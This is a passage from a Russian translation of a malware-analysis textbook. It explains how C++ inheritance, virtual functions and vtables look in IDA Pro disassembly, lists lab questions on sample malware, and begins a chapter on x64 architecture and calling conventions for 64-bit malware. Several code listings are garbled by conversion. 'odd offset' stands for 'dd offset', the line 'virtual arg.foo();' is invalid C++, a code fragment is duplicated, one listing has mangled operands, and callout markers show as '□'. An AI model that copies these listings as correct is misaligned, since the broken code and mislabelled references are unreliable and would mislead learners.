


Рисунок 20-1. Восстановленное имя функции в листинге IDA Pro

Внутренние имена функций видны только при наличии символов в анализируемом коде. Из вредоносных программ внутренние символы обычно удалены; однако некоторые импортированные или экспортированные функции C++ с декорированными именами могут быть видны в IDA Pro.

Наследование и переопределение функций

Наследование - концепция объектно-ориентированного программирования, при которой между классами устанавливаются отношения родитель - потомок. Дочерние классы наследуют функции и данные родительских классов. Дочерний класс автоматически получает все функции и данные родительского и обычно определяет дополнительные функции и данные. Например, в листинге 20-5 показан класс Socket.

```
class Socket {
...
public:
    void setDestinationAddr (INetAddr * addr) {
        ...
    }
    ...
};

class UDPSocket : public Socket {
public:
    void sendData (char * buf, INetAddr * addr) {
        setDestinationAddr(addr)
        ...
    }
};
```

```

    }
    ...
};

```

Листинг 20-5. Пример наследования

У класса `Socket` есть функция для задания адреса назначения, но нет функции `sendData`, поскольку это не конкретный тип сокета. Дочерний класс `UDPSocket` умеет отправлять данные и реализует функцию `sendData` в точке `□`, а также может вызывать функцию `setDestinationAddr`, определённую в классе `Socket`.

В листинге 20-5 функция `sendData` в точке `□` может вызвать функцию `setDestinationAddr` в точке `□`, хотя эта функция не определена в классе `UDPSocket`, поскольку функциональность родительского класса автоматически включается в дочерний класс.

Наследование помогает программистам эффективнее использовать код повторно, но эта возможность не требует структур данных времени выполнения и обычно не видна в ассемблерном коде.

Виртуальные и неvirtуальные функции

Виртуальная функция - это функция, которую подкласс может переопределить и выбор которой для выполнения определяется во время работы. Если функция определена в родительском классе, а функция с тем же именем - в дочернем, функция дочернего класса переопределяет функцию родительского.

Несколько популярных моделей программирования используют эту возможность, чтобы значительно упростить сложные задачи. Чтобы показать её пользу, вернёмся к примеру сокета из листинга 20-5. У нас есть код, который должен отправлять данные по сети посредством `sendData`, и мы хотим, чтобы он мог отправлять данные через TCP и UDP. Простой способ добиться этого - создать родительский класс `Socket` с виртуальной функцией `sendData`. Затем создаются два дочерних класса, `UDPSocket` и `TCPsocket`, которые переопределяют функцию `sendData` для отправки данных по соответствующему протоколу.

В коде, использующем сокет, мы создаём объект типа `Socket` и создаём тот вид сокета, который используется в данном экземпляре. При каждом вызове `sendData` будет вызываться функция `sendData` правильного подкласса `Socket`, будь то `UDPSocket` или `TCPsocket`, в зависимости от исходно созданного типа объекта `Socket`.

Главное преимущество состоит в том, что если будет изобретён новый протокол - например, QDP, - достаточно создать новый класс `QDPsocket`, а затем изменить строку кода, в которой создаётся объект. После этого все вызовы `sendData` будут вызывать новую версию `sendData` из `QDPsocket`, и изменять каждый вызов по отдельности не потребуется.

В случае неvirtуальных функций выполняемая функция определяется во время компиляции. Если объект является экземпляром родительского класса, будет вызвана функция родительского класса, даже если во время выполнения объект принадлежит дочернему классу. Когда виртуальная функция вызывается для объекта дочернего класса, может быть вызвана версия функции дочернего класса, даже если объект типизирован как экземпляр родительского класса.

В таблице 20-1 приведён фрагмент кода, который будет выполняться по-разному в зависимости от того, является функция виртуальной или неvirtуальной.

Невиртуальная функция	Виртуальная функция
<pre><code>class A {
public:
 void foo() {
 printf("Class A\n");
 }
};

class B : public A {
public:
 void foo() {
 printf("Class B\n");
 }
};

void g(A& arg) {
 arg.foo();
}

int _tmain(int argc, _TCHAR* argv[])
{
 B b;
 A a;
 g(b);
 return 0;
}</code></pre></pre>	<pre><code>class A {
public:
 virtual void foo() {
 printf("Class A\n");
 }
};

class B : public A {
public:
 virtual void foo() {
 printf("Class B\n");
 }
};

void g(A& arg) {
 virtual arg.foo();
}

int _tmain(int argc, _TCHAR* argv[])
{
 B b;
 A a;
 g(b);
 return 0;
}</code></pre></pre>

Таблица 20-1. Пример исходного кода для виртуальных функций

Код содержит два класса: класс A и класс B. Класс B переопределяет метод foo класса A. Код также содержит функцию для вызова метода foo извне обоих классов. Если функция не объявлена виртуальной, она выведет "Class A". Если она объявлена виртуальной, она выведет "Class B". Код с обеих сторон одинаков, за исключением ключевых слов `virtual` в точках □ и □.

В случае неvirtуальных функций решение о вызываемой функции принимается во время компиляции. В двух примерах кода из листинга 20-6 при компиляции объект в точке □ относится к классу A. Хотя объект в точке □ может быть подклассом класса A, во время компиляции известно, что это объект класса A, и вызывается функция foo класса A. Поэтому код слева выведет "Class A".

В случае виртуальных функций решение о вызываемой функции принимается во время выполнения. Если во время работы вызывается объект класса A, вызывается версия функции класса A. Если объект принадлежит классу B, вызывается функция класса B. Поэтому код справа выведет "Class B".

Эту возможность часто называют полиморфизмом. Главное преимущество полиморфизма в том, что он позволяет объектам, выполняющим разные функции, использовать общий интерфейс.

Использование vtable

При компиляции кода с поддержкой виртуальных функций компилятор C++ добавляет специальные структуры данных. Они называются таблицами виртуальных функций, или vtable. Эти таблицы представляют собой массивы указателей на функции. У каждого класса, использующего виртуальные функции, есть собственная vtable, и каждой виртуальной функции класса соответствует элемент vtable.

В таблице 20-2 показан дизассемблированный код функции g из двух фрагментов кода в таблице 20-1. Слева находится неvirtуальный вызов foo, справа - виртуальный.

Вызов неvirtуальной функции	Вызов виртуальной функции
<pre><code>00401000 push ebp
00401001 mov ebp, esp
00401003 mov ecx, [ebp+arg_0]
00401006 call sub_401030
0040100B pop ebp
0040100C retn</code></pre></pre>	<pre><code>00401000 push ebp
00401001 mov ebp, esp
00401003 mov □eax, [ebp+arg_0]
00401006 mov □edx, [eax]
00401008 mov ecx, [ebp+arg_0]
0040100B mov eax, [edx]
0040100D call eax
0040100F pop ebp
00401010 retn</code></pre></pre>

Таблица 20-2. Ассемблерный код примера из таблицы 20-1

Изменение исходного кода невелико, но ассемблерный код выглядит совершенно иначе. Вызов функции слева похож на уже встречавшиеся нам функции C. Виртуальный вызов справа выглядит иначе. Главное отличие состоит в том, что цель инструкции `call` не видна. Это может создать серьёзную проблему при анализе дизассемблированного кода C++, поскольку необходимо отследить цель инструкции вызова.

Аргумент функции `g` является ссылкой, которую можно использовать как указатель, на объект класса A (или любого подкласса A). Ассемблерный код обращается к указателю на начало объекта в точке `□`. Затем код обращается к первым 4 байтам объекта в точке `□`.

На рисунке 20-2 показано, как виртуальная функция используется в таблице 20-2 для определения вызываемого кода. Первые 4 байта объекта являются указателем на `vtable`. Первый 4-байтовый элемент `vtable` является указателем на код первой виртуальной функции.




Рисунок 20-2. Объект C++ с таблицей виртуальных функций (vtable)

Чтобы выяснить, какая функция вызывается, найдите место обращения к `vtable` и посмотрите, какое смещение вызывается. В таблице 20-2 выполняется обращение к первому элементу `vtable`. Чтобы найти вызываемый код, необходимо найти `vtable` в памяти, а затем перейти к первой функции в списке.

Невиртуальные функции не появляются в `vtable`, поскольку в этом нет необходимости. Цель вызовов неvirtуальных функций фиксируется во время компиляции.

Распознавание vtable

Чтобы определить цель вызова, необходимо установить тип объекта и найти `vtable`. Если удаётся заметить оператор `new` для конструктора (эта концепция описывается в следующем разделе), обычно поблизости можно обнаружить адрес используемой `vtable`.

`Vtable` выглядит как массив указателей на функции. Например, в листинге 20-6 показана `vtable` класса с тремя виртуальными функциями. Когда вы видите `vtable`, перекрёстная ссылка должна быть только у первого значения таблицы. Доступ к остальным элементам таблицы осуществляется по их смещению от начала таблицы, и прямых обращений к элементам внутри таблицы нет.

Примечание. В этом примере строка с меткой `off_4020F0` является началом `vtable`, но не путайте её с таблицами смещений `switch`, рассмотренными в главе 6. Таблица смещений `switch` содержала бы смещения до адресов, не являющихся подпрограммами, и помеченных как `loc_#####`, а не `sub_#####`.

```

004020F0 off_4020F0      dd offset sub_4010A0
004020F4                dd offset sub_4010C0
004020F8                dd offset sub_4010E0

```

Листинг 20-6. Vtable в IDA Pro

Виртуальные функции можно распознать по перекрёстным ссылкам. Другие части кода не вызывают виртуальные функции напрямую, и при проверке перекрёстных ссылок виртуальной функции вызовов этой функции быть не должно. Например, на рисунке 20-3 показаны перекрёстные ссылки виртуальной функции. Обе перекрёстные ссылки являются смещениями до функции, и ни одна не представляет собой инструкцию call. Виртуальные функции почти всегда выглядят именно так, тогда как ссылки на неvirtуальные функции обычно создаются инструкцией вызова.



Рисунок 20-3. Перекрёстные ссылки виртуальной функции

Найдя vtable и виртуальные функции, можно использовать эти сведения для их анализа. При обнаружении vtable сразу становится известно, что все функции в этой таблице принадлежат одному классу и что функции одного класса каким-то образом связаны. Vtable также позволяют определить наличие отношений между классами.

Листинг 20-7, расширяющий листинг 20-6, содержит vtable двух классов.

```
004020DC off_4020DC      dd offset sub_401100
004020E0                dd offset sub_4010C0
004020E4                odd offset sub_4010E0
004020E8                dd offset sub_401120
004020EC                dd offset unk_402198
004020F0 off_4020F0      dd offset sub_4010A0
004020F4                dd offset sub_4010C0
004020F8                odd offset sub_4010E0
```

Листинг 20-7. Vtable двух разных классов

Обратите внимание, что функции в точках `□` и `□` одинаковы и что у этой функции есть две перекрёстные ссылки, как показано на рисунке 20-3. Эти две ссылки исходят из двух vtable, указывающих на данную функцию, что позволяет предположить отношение наследования.

Помните, что дочерние классы автоматически включают все функции родительского класса, если только не переопределяют их. В листинге 20-7 `sub_4010E0` в точках `□` и `□` является функцией родительского класса, которая также входит в vtable дочернего класса, поскольку её можно вызывать и для дочернего класса.

Различить дочерний и родительский классы удаётся не всегда, но если одна vtable больше другой, она принадлежит подклассу. В этом примере vtable по смещению `4020F0` принадлежит родительскому классу, а vtable по смещению `4020DC` - дочернему, поскольку его vtable больше. (Помните, что дочерние классы всегда имеют те же функции, что и родительский класс, и могут иметь дополнительные.)

Создание и уничтожение объектов

Две особые функции классов C++ - конструктор и деструктор. При создании объекта вызывается конструктор. При уничтожении объекта вызывается деструктор.

Конструктор выполняет любую инициализацию, необходимую объекту.

Объекты можно создавать в стеке или хранить в куче. Для объектов, создаваемых в стеке, специально выделять память не требуется: объект просто хранится в стеке вместе с другими локальными переменными.

Деструктор объектов вызывается автоматически, когда объекты выходят из области видимости. Иногда это усложняет дизассемблированный код, поскольку компилятору может потребоваться добавить код обработки исключений, чтобы гарантировать вызов деструкторов объектов.

Для объектов, не хранящихся в стеке, память выделяется оператором `new` - ключевым словом C++, которое создаёт в куче место для нового объекта и вызывает конструктор. В дизассемблированном коде оператор `new` обычно является импортированной функцией, которую легко заметить. Например, в листинге 20-8 показан дизассемблированный код IDA Pro с оператором `new`, реализованным как импортированная функция. Поскольку это оператор `new`, а не обычная функция, у него необычное имя. IDA Pro правильно распознаёт функцию как оператор `new` и соответствующим образом помечает её. Аналогично, когда требуется освободить объекты, размещённые в куче, вызывается оператор `delete`.

Примечание. Создание и удаление объектов - ключевые элементы потока выполнения программы C++. Обратная разработка этих процедур обычно позволяет получить важные сведения о расположении объекта и помогает анализировать другие функции-члены.

```
00401070 push    ebp
00401071 mov     ebp, esp
00401073 sub     esp, 1Ch
00401076 mov     [ebp+var_10], 0 offset off_4020F0
0040107D mov     [ebp+var_10], 0 offset off_4020DC
00401084 mov     [ebp+var_4], offset off_4020F0
0040108B push    4
0040108D call   ??2@YAPAXI@Z ; operator new(uint)
```

Листинг 20-8. Оператор `new` в дизассемблированном коде

В листинге 20-8 мы рассматриваем объект, хранящийся в стеке. Смещение, перемещаемое в `var_10`, является `vtable`. Здесь компилятор ведёт себя странно, дважды подряд помещая разные смещения в одну и ту же область. Инструкция в точке `00401076` бесполезна, поскольку второе смещение в точке `0040107D` перезапишет сохранённое в точке `00401076`.

Если исследовать смещения этого кода, станет видно, что это `vtable` двух классов. Первое смещение является `vtable` родительского класса, а второе - `vtable` класса создаваемого объекта.

Заключение

Чтобы анализировать вредоносные программы, написанные на C++, необходимо понимать возможности C++ и их влияние на ассемблерный код. Понимая наследование, `vtable`, указатель `this` и декорирование имён, вы не будете терять время на коде C++ и сможете воспользоваться любыми подсказками, которые предоставляет дополнительная структура, создаваемая классами C++.

Лабораторные работы

Лабораторная работа 20-1

Цель первой лабораторной работы - продемонстрировать использование указателя `this`. Проанализируйте вредоносную программу `Lab20-01.exe`.

Вопросы

1. Принимает ли функция по адресу `0x401040` какие-либо параметры?
2. Какой URL используется в вызове `URLDownloadToFile`?
3. Что делает эта программа?

Лабораторная работа 20-2

Цель второй лабораторной работы - продемонстрировать виртуальные функции. Проанализируйте вредоносную программу `Lab20-02.exe`.

Примечание. Эта программа не опасна для вашего компьютера, но попытается выгрузить с него файлы, которые могут содержать конфиденциальные сведения.

Вопросы

1. Что можно узнать из интересных строк этой программы?
2. Что импорты сообщают об этой программе?
3. Каково назначение объекта, создаваемого по адресу `0x4011D9`? Есть ли у него виртуальные функции?
4. Какие функции потенциально могут вызываться инструкцией `call [edx]` по адресу `0x401349`?
5. Как можно легко настроить сервер, которого ожидает эта вредоносная программа, чтобы полностью проанализировать её без подключения к Интернету?
6. Каково назначение этой программы?
7. Какова цель реализации вызова виртуальной функции в этой программе?

Лабораторная работа 20-3

Третья лабораторная работа представляет собой более длинную и реалистичную вредоносную программу. Вместе с ней поставляется файл конфигурации `config.dat`, который для правильного выполнения должен находиться в том же каталоге, что и лабораторный файл. Проанализируйте вредоносную программу `Lab20-03.exe`.

Вопросы

1. Что можно узнать из интересных строк этой программы?
2. Что импорты сообщают об этой программе?
3. По адресу `0x4036F0` находится вызов функции, принимающей строку `Config error`, а несколькими инструкциями позднее следует вызов `CxxThrowException`. Принимает ли функция

какие-либо параметры помимо строки? Возвращает ли функция что-либо? Что можно сказать об этой функции из контекста её использования?

4. Что делают шесть элементов таблицы switch по адресу 0x4025C8?

5. Каково назначение этой программы?

Глава 21. 64-разрядные вредоносные программы

Почти все современные вредоносные программы являются 32-разрядными, но некоторые пишутся для 64-разрядной архитектуры, чтобы взаимодействовать с 64-разрядными ОС. По мере роста популярности 64-разрядных ОС будет расти и распространённость 64-разрядных вредоносных программ.

Было представлено несколько 64-разрядных архитектур. Первая из поддерживаемых Windows, Itanium, предназначалась для высокопроизводительных вычислений и не была совместима с x86. Позднее AMD представила совместимую с кодом x86 64-разрядную архитектуру AMD64. Intel приняла AMD64 и назвала свою реализацию EM64T. Сейчас эта архитектура известна как x64, или x86-64, и является самой популярной реализацией 64-разрядного кода в Windows. Все современные версии Windows выпускаются в 64-разрядных вариантах, поддерживающих как 64-разрядные, так и 32-разрядные приложения.

Архитектура x64 проектировалась как развитие x86, поэтому наборы инструкций не слишком различаются. Поскольку большинство инструкций при переходе от x86 к x64 не изменилось, при открытии 64-разрядного исполняемого файла в IDA Pro большая часть инструкций должна быть вам знакома. Одна из главных сложностей анализа 64-разрядных вредоносных программ состоит в том, что ассемблер x64 поддерживают не все инструменты. Например, на момент написания книги OllyDbg не поддерживает 64-разрядные приложения, а WinDbg поддерживает. IDA Pro поддерживает ассемблер x64, но для этого требуется версия IDA Pro Advanced.

В этой главе рассматриваются различия между 32-разрядными и 64-разрядными системами и приводятся несколько подсказок для анализа 64-разрядного кода.

Зачем нужны 64-разрядные вредоносные программы?

Зная, что 32-разрядные вредоносные программы могут атаковать как 32-разрядные, так и 64-разрядные машины, зачем вообще писать 64-разрядную вредоносную программу?

Хотя в одной системе можно выполнять как 32-разрядные, так и 64-разрядные приложения, запустить 32-разрядный код внутри 64-разрядного приложения нельзя. Когда процессор выполняет 32-разрядный код, он работает в 32-разрядном режиме, в котором 64-разрядный код выполнять нельзя. Следовательно, когда вредоносной программе требуется работать внутри пространства процесса 64-разрядного процесса, она должна быть 64-разрядной.

Ниже приведены несколько примеров причин, по которым вредоносную программу может потребоваться скомпилировать для архитектуры x64:

- **Код ядра.** Весь код ядра ОС находится в едином пространстве памяти, и любой код ядра, выполняющийся в 64-разрядной ОС, должен быть 64-разрядным. Поскольку руткиты часто работают внутри ядра, руткиты, нацеленные на 64-разрядные ОС, должны компилироваться в 64-разрядный машинный код. Кроме того, поскольку антивирусы и средства защиты узла часто содержат компоненты ядра, вредоносные программы, предназначенные для противодействия этим приложениям, должны быть 64-разрядными или по крайней мере содержать 64-разрядные компоненты. Microsoft внесла в 64-разрядные версии Windows изменения, затрудняющие выполнение вредоносного кода ядра: обнаруживаются несанкционированные изменения ядра и ограничивается возможность Windows загружать драйверы без цифровой подписи. (Эти изменения подробно рассмотрены в конце главы 10.)

- **Подключаемые модули и внедрённый код.** Для правильной работы в 64-разрядном процессе они должны быть 64-разрядными. Например, вредоносный подключаемый модуль Internet Explorer или элемент управления ActiveX должен быть 64-разрядным, если на компьютере выполняется 64-разрядная версия Internet Explorer. Код, внедрённый с помощью методов из главы 12, также выполняется внутри другого процесса. Если целевой процесс является 64-разрядным, внедряемый код тоже должен быть 64-разрядным.
- **Шелл-код.** Обычно шелл-код выполняется как часть эксплойта внутри эксплуатируемого процесса. Например, для эксплуатации уязвимости в 64-разрядной версии Internet Explorer автору вредоносной программы потребуется написать 64-разрядный шелл-код. По мере того как всё больше пользователей будут одновременно применять 64-разрядные и 32-разрядные приложения, авторам вредоносных программ придётся писать отдельные версии шелл-кода для 32-разрядных и 64-разрядных жертв.

Различия архитектуры x64

Ниже перечислены важнейшие различия между 64-разрядной и 32-разрядной архитектурами Windows:

- все адреса и указатели являются 64-разрядными;
- размер всех регистров общего назначения, включая RAX, RBX, RCX и так далее, увеличен, хотя доступ к 32-разрядным версиям сохранился. Например, регистр RAX является 64-разрядной версией регистра EAX;
- некоторые регистры общего назначения (RDI, RSI, RBP и RSP) расширены для поддержки доступа к байтам путём добавления суффикса L к 16-разрядной версии. Например, BP обычно обращается к младшим 16 битам RBP, а BPL теперь обращается к младшим 8 битам RBP;
- регистры специального назначения стали 64-разрядными и были переименованы. Например, RIP является 64-разрядным указателем инструкций;
- число регистров общего назначения удвоено. Новые регистры обозначаются от R8 до R15. К версиям DWORD (32-разрядным) этих регистров можно обращаться как к R8D, R9D и так далее. Версии WORD (16-разрядные) доступны с суффиксом W (R8W, R9W и так далее), а байтовые версии - с суффиксом B (R8B, R9B и так далее).

x64 также поддерживает адресацию данных относительно указателя инструкций. Это важное различие между x64 и x86 применительно к PIC и шелл-коду. В частности, в ассемблере x86 при любом обращении к данным по адресу, который не является смещением относительно регистра, инструкция должна хранить адрес целиком. Это называется абсолютной адресацией. Однако в ассемблере x64 можно обращаться к данным по адресу, являющемуся смещением относительно текущего указателя инструкций. В литературе по x64 это называется адресацией относительно RIP. В листинге 21-1 показана простая программа на C, обращающаяся к адресу памяти.

```
int x;
void foo() {
    int y = x;
    ...
}
```

Листинг 21-1. Простая программа на C с обращением к данным

Ассемблерный код x86 для листинга 21-1 обращается к глобальным данным (переменной x). Для доступа к этим данным инструкция кодирует 4 байта, представляющих адрес данных. Эта инструкция не является позиционно-независимой, поскольку всегда обращается к адресу

0x00403374; если файл загрузить в другое место, инструкцию потребуется изменить так, чтобы mov обращалась к правильному адресу, как показано в листинге 21-2.

```
00401004 A1 74 33 40 00 mov     eax, dword_403374
```

Листинг 21-2. Ассемблерный код x86 для программы на C из листинга 21-1

Обратите внимание, что байты адреса хранятся вместе с инструкцией в точках `□`, `□`, `□` и `□`. Помните, что первым хранится младший байт. Байты 74, 33, 40 и 00 соответствуют адресу 0x00403374.

После повторной компиляции для x64 в листинге 21-3 показана та же инструкция mov, что и в листинге 21-2.

```
0000000140001058 8B 05 A2 D3 00 00 mov     eax, dword_14000E400
```

Листинг 21-3. Ассемблерный код x64 для листинга 21-1

На уровне ассемблера никаких изменений как будто нет. Инструкция по-прежнему выглядит как mov eax, dword_address, а IDA Pro автоматически вычисляет адрес инструкции. Однако различия на уровне кода операции делают этот код позиционно-независимым в x64, но не в x86.

В 64-разрядной версии кода байты инструкции не содержат фиксированного адреса данных. Адрес данных равен 14000E400, но байты инструкции A2 `□`, D3 `□`, 00 `□` и 00 `□` соответствуют значению 0x0000D3A2. 64-разрядная инструкция хранит адрес данных как смещение относительно текущего указателя инструкций, а не как абсолютный адрес, хранящийся в 32-разрядной версии. Если этот файл загрузить в другое место, инструкция всё равно будет указывать на правильный адрес, в отличие от 32-разрядной версии. В последней при загрузке файла по другому адресу ссылку необходимо изменить.

Адресация относительно указателя инструкций - мощное дополнение к набору инструкций x64, которое значительно уменьшает число адресов, требующих перемещения при загрузке DLL. Адресация относительно указателя инструкций также значительно упрощает написание шелл-кода, поскольку устраняет необходимость получать указатель на EIP для доступа к данным. К сожалению, это дополнение также затрудняет обнаружение шелл-кода, поскольку устраняет необходимость в call/pop, рассмотренной в разделе "Позиционно-независимый код" на странице 408. При работе с вредоносными программами, написанными для архитектуры x64, многие из этих распространённых методов шелл-кода не нужны или неприменимы.

Различия соглашения вызова x64 и использования стека

Соглашение вызова, применяемое 64-разрядной Windows, ближе всего к 32-разрядному соглашению fastcall, рассмотренному в главе 6. Первые четыре параметра вызова передаются в регистрах RCX, RDX, R8 и R9, а дополнительные хранятся в стеке.

Примечание. Большинство соглашений и подсказок, описанных в этом разделе, относится к коду, созданному компилятором и выполняющемуся в ОС Windows. Процессор не требует соблюдать эти соглашения, но рекомендации Microsoft для компиляторов задают определённые правила для обеспечения единообразия и стабильности. Будьте внимательны: написанный вручную ассемблерный и вредоносный код может пренебрегать этими правилами и вести себя неожиданно. Как обычно, исследуйте любой код, который не следует правилам.

В 32-разрядном коде пространство стека можно выделять и освобождать в середине функции с помощью инструкций push и pop. Однако в 64-разрядном коде функции не могут выделять

пространство в середине функции независимо от того, используются ли для этого push или другие инструкции работы со стеком.

На рисунке 21-1 сравнивается управление стеком в 32-разрядном и 64-разрядном коде. Обратите внимание, что на графике 32-разрядной функции размер стека растёт по мере помещения аргументов в стек, а затем уменьшается при очистке стека. Пространство стека выделяется в начале функции и перемещается вверх и вниз во время вызова функции. При вызове функции размер стека увеличивается, а при возврате из неё возвращается к нормальному значению. В отличие от этого, график 64-разрядной функции показывает, что стек растёт в начале функции и остаётся на этом уровне до её окончания.




Рисунок 21-1. Размер стека одной функции, скомпилированной для 32-разрядной и 64-разрядной архитектур

32-разрядный компилятор иногда создаёт код, не изменяющий размер стека в середине функции, но 64-разрядный код никогда не изменяет размер стека посреди функции. Хотя процессор не обеспечивает это ограничение стека, от него зависит правильная работа 64-разрядной модели обработки исключений Microsoft. Функции, не соблюдающие это соглашение, при возникновении исключения могут аварийно завершиться или вызвать другие проблемы.

Отсутствие инструкций push и pop в середине функции может затруднить аналитику определение числа её параметров, поскольку простого способа понять, используется ли адрес памяти как переменная стека или как параметр функции, нет. Также невозможно определить, используется ли регистр как параметр. Например, если непосредственно перед вызовом функции в EAX загружается значение, нельзя понять, загружен ли регистр как параметр или для иной цели.

В листинге 21-4 приведён пример дизассемблированного вызова функции, скомпилированного для 32-разрядного процессора.

```
004113C0 mov     eax, [ebp+arg_0]
004113C3 push    eax
004113C4 mov     ecx, [ebp+arg_C]
004113C7 push    ecx
004113C8 mov     edx, [ebp+arg_8]
004113CB push    edx
004113CC mov     eax, [ebp+arg_4]
004113CF push    eax
004113D0 push    offset aDDDD_
004113D5 call   printf
004113DB add     esp, 14h
```

Листинг 21-4. Вызов printf, скомпилированный для 32-разрядного процессора

В 32-разрядном ассемблерном коде перед вызовом printf находятся пять инструкций push, а сразу после вызова printf к стеку прибавляется 0x14 для его очистки. Это явно указывает, что функции printf передаётся пять параметров.

В листинге 21-5 показан дизассемблированный код того же вызова функции, скомпилированного для 64-разрядного процессора:

```
0000000140002C96 mov     ecx, [rsp+38h+arg_0]
```

```

0000000140002C9A  mov     eax, [rsp+38h+arg_0]
0000000140002C9E  mov     [rsp+38h+var_18], eax
0000000140002CA2  mov     r9d, [rsp+38h+arg_18]
0000000140002CA7  mov     r8d, [rsp+38h+arg_10]
0000000140002CAC  mov     edx, [rsp+38h+arg_8]
0000000140002CB0  lea     rcx, aDDDD_
0000000140002CB7  call    cs:printf

```

Листинг 21-5. Вызов printf, скомпилированный для 64-разрядного процессора

В 64-разрядном дизассемблированном коде число параметров, передаваемых printf, менее очевидно. Последовательность инструкций загрузки в RCX, RDX, R8 и R9 как будто показывает перемещение параметров в регистры для вызова printf, но инструкция mov в точке □ не столь ясна. IDA Pro помечает это как перемещение в локальную переменную, однако однозначно отличить перемещение в локальную переменную от параметра вызываемой функции невозможно. В данном случае можно просто проверить строку формата, чтобы увидеть число передаваемых параметров, но в других случаях это будет не так просто.

Листовые и нелистовые функции

Соглашение об использовании 64-разрядного стека делит функции на две категории: листовые и нелистовые. Любая функция, вызывающая другую функцию, называется нелистовой, а все остальные - листовыми.

Нелистовые функции иногда называют кадровыми, поскольку им требуется кадр стека. Все нелистовые функции при вызове функции обязаны выделять 0x20 байт пространства стека. Это позволяет вызываемой функции при необходимости сохранять в этом пространстве параметры из регистров (RCX, RDX, R8 и R9).

Как в листовых, так и в нелистовых функциях стек изменяется только в начале или конце функции. Части, способные изменять кадр стека, рассматриваются далее.

Пролог и эпилог 64-разрядного кода

64-разрядный ассемблерный код Windows содержит хорошо оформленные разделы в начале и конце функций, называемые прологом и эпилогом, которые могут предоставить полезные сведения. Любые инструкции mov в начале пролога всегда служат для сохранения параметров, переданных функции. (Компилятор не может вставлять в пролог инструкции mov, выполняющие что-либо другое.) В листинге 21-6 приведён пример пролога небольшой функции.

```

00000001400010A0  mov     [rsp+arg_8], rdx
00000001400010A5  mov     [rsp+arg_0], ecx
00000001400010A9  push    rdi
00000001400010AA  sub     rsp, 20h

```

Листинг 21-6. Код пролога небольшой функции

Здесь видно, что у функции два параметра: один 32-разрядный и один 64-разрядный. Функция выделяет в стеке 0x20 байт, как требуется всем нелистовым функциям для предоставления места под хранение параметров. Если у функции есть локальные переменные стека, помимо 0x20 байт она выделит место и для них. В данном случае можно заключить, что локальных переменных стека нет, поскольку выделяется ровно 0x20 байт.

Обработка исключений в 64-разрядном коде

В отличие от обработки исключений в 32-разрядных системах, структурированная обработка исключений в x64 не использует стек. В 32-разрядном коде `fs:[0]` используется как указатель на текущий кадр обработчика исключений, который хранится в стеке, чтобы каждая функция могла определить собственный обработчик исключений. Поэтому в начале функции часто встречаются инструкции, изменяющие `fs:[0]`. Также встречается код эксплойтов, перезаписывающий сведения об исключениях в стеке, чтобы получить управление над кодом, выполняемым при исключении.

Структурированная обработка исключений в x64 использует статическую таблицу сведений об исключениях, хранящуюся в PE-файле, и не сохраняет данные в стеке. Кроме того, для каждой функции исполняемого файла в разделе `.pdata` имеется структура `_IMAGE_RUNTIME_FUNCTION_ENTRY`, которая хранит начальный и конечный адреса функции, а также указатель на сведения об обработке исключений этой функции.

32-разрядная Windows в 64-разрядной Windows

